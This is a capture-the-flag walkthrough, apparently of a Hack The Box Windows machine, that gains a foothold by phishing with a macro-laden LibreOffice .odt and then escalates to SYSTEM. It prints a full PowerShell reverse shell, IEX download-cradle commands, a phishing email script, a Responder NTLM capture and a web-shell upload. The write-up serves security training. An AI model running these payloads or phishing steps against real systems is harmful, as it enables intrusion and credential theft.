Job is a medium-difficulty Windows machine. The foothold on this box ended up being one of my favorite kinds of attacks, as it revolves around phishing.
RECONNAISSANCE AND FOOTHOLD:
We start with some basic reconnaissance using a simple Nmap scan:
nmap -sV -sC -v 10.129.234.73The scan reveals the following open ports:
- 445 (SMB) — Guest login is disabled, so there isn't much we can do here initially.

- 80 (HTTP) — A job application website is hosted, displaying a contact email address.
- 25 (SMTP) — Running hMailServer. User enumeration does not appear to be possible.
- 3389 (RDP)
- 5985 (WinRM)
At this point, it clicked almost immediately that the intended initial attack vector was phishing. The presence of an SMTP service combined with a job application website strongly suggested that we could interact with a real user.
The idea was to send a malicious .odt file via email, tricking the victim into opening it. This would either give us a reverse shell or allow us to capture credentials.
Before going any further, I first tested the SMTP server to see whether it was vulnerable to an open relay attack. Using swaks, I attempted to send a basic email to the address listed on the website. The message went through successfully, confirming that we could deliver emails to the target.
This confirmed that phishing was not only viable, but very likely the intended path for initial access.
Since email delivery was confirmed, the next step was to craft a malicious document that would execute code once the victim opened it. This was made easier by the fact that LibreOffice documents support macro functionality.
Macros are small scripts, typically written in VBA in Microsoft Office, but LibreOffice also supports macros through LibreOffice Basic. They are normally designed to automate tasks such as formatting, calculations, or document management. However, this functionality can also be abused to execute arbitrary system commands.
By embedding a malicious macro inside a document, an attacker can trigger code execution as soon as the file is opened or when the user enables macros. This makes it an ideal vector for phishing attacks, especially in environments where Office documents are commonly exchanged.
In this case, I chose to use an .odt file, which is natively supported by LibreOffice. This is useful because .odt files often appear less suspicious than traditional .docm files and are more likely to bypass basic email filtering.
In a real-world scenario, this type of attack relies heavily on social engineering. The document must appear legitimate and convincing enough for the victim to open it and enable macros. In a job application scenario, this approach is especially effective, as opening documents from applicants is part of a normal workflow.
We can chose to create this document using a msfconsole module for automation.
sudo msfconsole -q
msf > use exploit/multi/misc/openoffice_document_macro
set SRVHOST 0.0.0.0 ( listening on all interfaces)
set LHOST <YOUR IP>
set LPORT <PORT WHERE YOU WANT TO LISTEN FOR THE CONNECTION BACK>
set BODY <NOT IMPORTANT HERE BUT EXTREMLY IMPORTANT ON REAL LIFE ATTACKS>
set payload windows/x64/exec
set cmd "powershell.exe -nop -w hidden -ep bypass -c IEX(New-Object Net.WebClient).DownloadString('http://YOUR_IP:8000/rev.ps1')"
run
Now we can finally create our revshell and open a python server to download the documents into the victims computer open opening the document. It is really important that in a real scenario we take into consideration firewalls, antivirus and anything that could block our payload from executing.
I have personally used the following :
$lhost="193.168.1.138";
$lport=4444;
$MAXCMDLENGTH=65535;
$client = New-Object System.Net.Sockets.TCPClient($lhost, $lport);
$stream = $client.GetStream();
$bytes = (New-Object byte[] $MAXCMDLENGTH);
$out = ([text.encoding]::ASCII).GetBytes("PS $($pwd.Path)> ");
$stream.Write($out, 0, $out.Length);
while (($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0) {
    $in = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes, 0, $i);
    try {
        $out = (iex $in 2>&1 | Out-String);
    }
    catch {
        $out = ($_ | Out-String);
    }
    $out = "$($out)PS $($pwd.Path)> ";
    $out = ([Text.Encoding]::ASCII).GetBytes($out);
    $stream.Write($out, 0, $out.Length);
    $stream.Flush();
}
$client.Close();
Open the final document and with LibreOffice and make sure that the micros are set correctly but going to Tools > Micros > Edit Micros

I have use the following script to send the email to the victim as the other tools would give me issues :
import smtplib
from email.message import EmailMessage
import base64

msg = EmailMessage()
msg['Subject'] = 'Job Application'
msg['From'] = 'attacker@mail.com'
msg['To'] = 'career@job.local'
msg.set_content('Please find my CV attached.')

with open('file.odt', 'rb') as f:
    data = f.read()
    msg.add_attachment(data,
                       maintype='application',
                       subtype='vnd.oasis.opendocument.text',
                       filename='CV.odt')

with smtplib.SMTP('10.129.234.73', 25) as server:
    server.send_message(msg)


The only thing left to do now is to open a python server and send the email with the script above. This will download the reverse shell into the victim's computer and we will receive a connection back to our listener.
There is also another way to approach this initial access, which does not involve macros or payload execution at all. Instead, it relies on abusing how LibreOffice handles external resources inside documents.
A malicious .odt file can be crafted to reference an external object hosted on an attacker-controlled machine. When the victim opens the document, LibreOffice may automatically try to fetch that external resource. On Windows systems, this can trigger an outbound authentication attempt using NTLM, meaning the victim's credentials are sent without them having to enable macros or click anything.
By running Responder and listening for incoming authentication requests, it is possible to capture the victim's NTLM credentials as soon as the document is opened. This includes the username and NTLMv2 hash, which can later be cracked offline or potentially relayed to other services, depending on the environment.
What makes this technique particularly effective is how little interaction it requires. The victim does not need to enable macros or execute any code. Simply opening the document is enough. From their point of view, nothing suspicious happens at all.
In this case, we could also create a malicious or corrupted .odt document using a Metasploit module, although this could just as easily be done manually.
Using Metasploit, the document can be generated as follows:
sudo msfconsole -q
msf > use auxiliary/fileformat/odt_badodt
set LHOST tun0
run
Once the document is generated, it can simply be sent to the victim via email. When the victim opens the file, LibreOffice attempts to access an external resource, which triggers an outbound authentication attempt.
At this point, Responder can be started to capture the victim's NTLM credentials:
sudo responder -I tun0
If successful, Responder will capture the NTLMv2 hash of the victim. This hash can then be cracked offline using tools such as Hashcat or John the Ripper. Whether or not this leads to access depends on how strong the victim's password is, but it is still a very realistic and commonly abused attack path.
PRIVILEGE ESCALATION :
Now that we have control over the user jack.black we can start enumerating the system from the remote shell session. First thing I'd always check if the user has any privileges and or is part of any groups that could be abused further.

We can see that Jack is part of the developers group, which immediately suggests potential access to development-related resources. This makes misconfigured services or weak file permissions a likely privilege escalation vector.
In this case, membership in the developers group grants full permissions over the IIS web root directory, C:\inetpub\wwwroot\. This means we are able to upload or modify .aspx files, including server-side scripts.
Since IIS executes .aspx files as server-side code, any uploaded file is executed in the context of the IIS application pool identity, which by default is DefaultAppPool . Web applications commonly run under a service account rather than a standard user, and depending on its privileges, this can be abused to escalate further.
Because of this, having write access to wwwroot effectively allows a low-privileged user to influence code executed by IIS, making it a strong candidate for privilege escalation.
This .aspx reverse shell can be used https://github.com/borjmz/aspx-reverse-shell/blob/master/shell.aspx
We can now upload the shell in the wwwroot directory and open it in the browser:
ON ATTACKER:
python3 -m http.server

ON VICITM:
wget http://10.10.15.215:8000/shell.aspx -OutFile \inetpub\wwwroot\shell.aspx
Trigger it:

At this stage, privilege escalation becomes straightforward because the IIS service account has SeImpersonatePrivilege enabled. This privilege is commonly associated with token impersonation attacks, and it can be abused to obtain a higher-privileged context.

To move forward, I simply hosted the necessary files on my attacker machine using a local HTTP server. From the compromised host, the privilege escalation binary was pulled down and executed from the IIS context. Because the service account had SeImpersonatePrivilege enabled, this resulted in the creation of a new process running as NT AUTHORITY\SYSTEM.

Spawning a new shell and checking the execution context confirmed full SYSTEM-level access, effectively completing the privilege escalation and giving full control over the machine.
.\EfsPotato.exe "powershell -nop -w hidden -c IEX(New-Object Net.WebClient).DownloadString('http://10.10.15.215:8000/rev.ps1')"